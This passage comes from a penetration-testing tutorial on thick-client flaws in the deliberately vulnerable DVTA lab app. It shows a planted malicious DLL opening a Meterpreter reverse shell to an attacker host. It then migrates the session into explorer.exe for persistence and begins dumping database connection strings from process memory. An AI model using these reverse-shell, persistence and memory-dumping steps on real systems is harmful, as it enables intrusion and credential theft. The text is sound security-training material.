
Now, it should give us a shell when the DLL file is executed by the DVTA application. To do this go back to the windows machine and assume as an attacker….that you have placed a malicious file in the directory of the DVTA application and you will have to wait for the administrator to restart the DVTA application from its directory.



Name	Date modified	Type	Size
DBAccess.dll	30-11-2020 14:29	Application exten...	8 KB
DBAccess.pdb	30-11-2020 14:29	PDB File	16 KB
DVTA	30-11-2020 15:29	Application	217 KB
DVTA.exe	26-02-2021 14:32	XML Configuratio...	3 KB
DVTA.pdb	30-11-2020 15:29	PDB File	52 KB
DVTA.vshost	30-11-2020 14:29	Application	23 KB
DVTA.vshost.exe	30-11-2020 14:29	XML Configuratio...	2 KB
DVTA.vshost.exe.manifest	30-11-2020 14:29	MANIFEST File	1 KB
DWrite.dll	11-03-2021 12:16	Application exten...	1 KB
EntityFramework.dll	30-11-2020 14:29	Application exten...	1,091 KB
EntityFramework	30-11-2020 14:29	XML Document	1,094 KB
ExcelLibrary.dll	30-11-2020 14:29	Application exten...	116 KB

So, now in this case we have to assume that the administrator came in and he opened the DVTA application. ***Here must remember one thing when the administrator tries to run the application is not going to***


open just due to that wrong DLL file that terminates the execution of the DVTA application. Now come back to the Kali Linux machine and where you can see we got a meterpreter shell



```
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.108
LHOST ⇒ 192.168.0.108
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:4444
[*] Sending stage (175174 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.108:4444 → 192.168.0.104:56457) at 2021-03-13 01:33:42 +0530

meterpreter > 
```


But when the administrator tries to run the application that application will not be loaded so, maybe he tries to kill the process. To prevent from losing the shell let's just quickly migrate to the stable process by running the following command

```
ps
```



```
meterpreter > ps

Process List
============

 PID   PPID  Name                   Arch  Session  User          Path
 ---   ----  ----                   ----  -------  ----          ----
 0     0     [System Process]
 4     0     System
 72    800   WUDFHost.exe
 100   4     Registry
 436   4     smss.exe
```

Now quickly find a stable process according to your environment here I'm migrating to the process of explorer.exe




```
 7724  1640  taskhostw.exe                  x64   1       DESKTOP-KM8252D\
 7856  8036  RtkNGUI64.exe                  x64   1       DESKTOP-KM8252D\
 7928  936   RuntimeBroker.exe              x64   1       DESKTOP-KM8252D\
 7932  800   PresentationFontCache.exe
 8000  936   StartMenuExperienceHost.exe    x64   1       DESKTOP-KM8252D\
 8036  4060  explorer.exe                   x64   1       DESKTOP-KM8252D\
 8116  800   svchost.exe
 8140  800   svchost.exe
 8220  800   svchost.exe
 8224  800   svchost.exe                    x64   1       DESKTOP-KM8252D\
 8272  8036  SecurityHealthSystray.exe      x64   1       DESKTOP-KM8252D\
 8292  936   RuntimeBroker.exe              x64   1       DESKTOP-KM8252D\
 8332  936   RuntimeBroker.exe              x64   1       DESKTOP-KM8252D\
 8600  800   svchost.exe
```

You can see there each process have their process ID. To migrate another process like explorer.exe run the below command in my case I'm migrating to process ID 8036 explorer.exe

```
migrate 8036
```

after running this command migration will be completed successfully and even the administrator goes to the task manager and kills the process of DVTA application just because the application was not loaded your session is not going to end also you can verify it by running the following command

```
getuid
```



```
 10332  11168  rundll32.exe                 x86   1        DES
 10496  8036   PowerDVD.exe                 x64   1        DES
 10552  9744   conhost.exe                  x64   1        DES
 10820  2680   conhost.exe
 10980  936    dllhost.exe                  x64   1        DES
 11168  8036   DVTA.exe                     x86   1        DES

meterpreter > migrate 8036
[*] Migrating from 10332 to 8036 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: DESKTOP-KM8252D\vijvi
meterpreter >
meterpreter >
```

This is how we can exploit DLL hijacking vulnerability in Thick Client Applications.

Dumping connection string from memory

As we have already seen two types of data storage issues in thick client applications one is storing sensitive data in registry entries and another one is hardcoded credentials. Now we are going to see another type of data storage issue that is predominantly seen in the 2-tier application that is finding database connection strings in memory. There are two scenarios to find these database connection strings.

Scenario 1

- A Clear text connection string may be hardcoded in the client application. So if you can somehow decompile the application or if you can find the strings in the application you may be able to identify this connection string.
- When the application makes a database connection that connection string has to be in memory so if you can dump the memory while the application is running it is highly likely that you will find the database connection string.

Scenario 2

- A lot of applications hardcode the database connection string however they encrypt it. So, an attacker who decompiles the application can find the hard-coded string but it is not useable to connect to the database.

- in this scenario when you run the application the application needs to decrypt the encrypted connection string and that decrypted connection string will be seen in memory.


In both cases, if we can dump the memory of the process, we should be able to find the clear text connection string in memory. When it comes to the DVTA application it comes under scenario 2. It contains a hard-coded connection string but the connection string is encrypted but when the application is being run it has to decrypt the encrypted connection string to be able to communicate with the database.

Let's see how we can dump the memory of a specific process. There are multiple ways are present to do this but we are going to use a tool called process hacker.

You can download the process hacker tool by searching It on the web or you can download it directly from here.

Process hacker: – **https://processhacker.sourceforge.io/downloads.php**

We are going to download the portable binary here



Process Hacker 2.39 r124

If you like this software, please Donate to show your support!

Supported Operating Systems	Nightly Builds
Windows 7, Windows 8, Windows 10, 32-bit or 64-bit	https://processhacker.sourceforge.io/nightly.php

Setup (Recommended)
processhacker-2.39-setup.exe

Setup (SHA2)
28042DD4A92A0033B8F1D419B9E989C5B8E


Binaries (Portable)
processhacker-2.39-bin.zip

Binaries (SHA2)
2AFB5303E191DDE688C5626C3EE545E32E52


Legacy Operating Systems

Windows XP, Windows

Download and extract it on your working directory. We are going to use a 64bit version of this tool which is x64 but before that open up the DVTA application and log in to the application.




Now, since we have connected to Vijay's account this application has made some communication with the database so let's run the Process hacker.


PC › Local Disk (C:) › Users › vijvi › Downloads › processhacker-2.39-bin › x64

Name	Date modified	Type	Size
plugins	29-03-2016 07:05	File folder	
kprocesshacker.sys	28-03-2016 23:58	System file	45 KB
peview	29-03-2016 07:05	Application	230 KB
ProcessHacker	29-03-2016 07:05	Application	1,680 KB
ProcessHacker.sig	29-03-2016 07:05	SIG File	1 KB

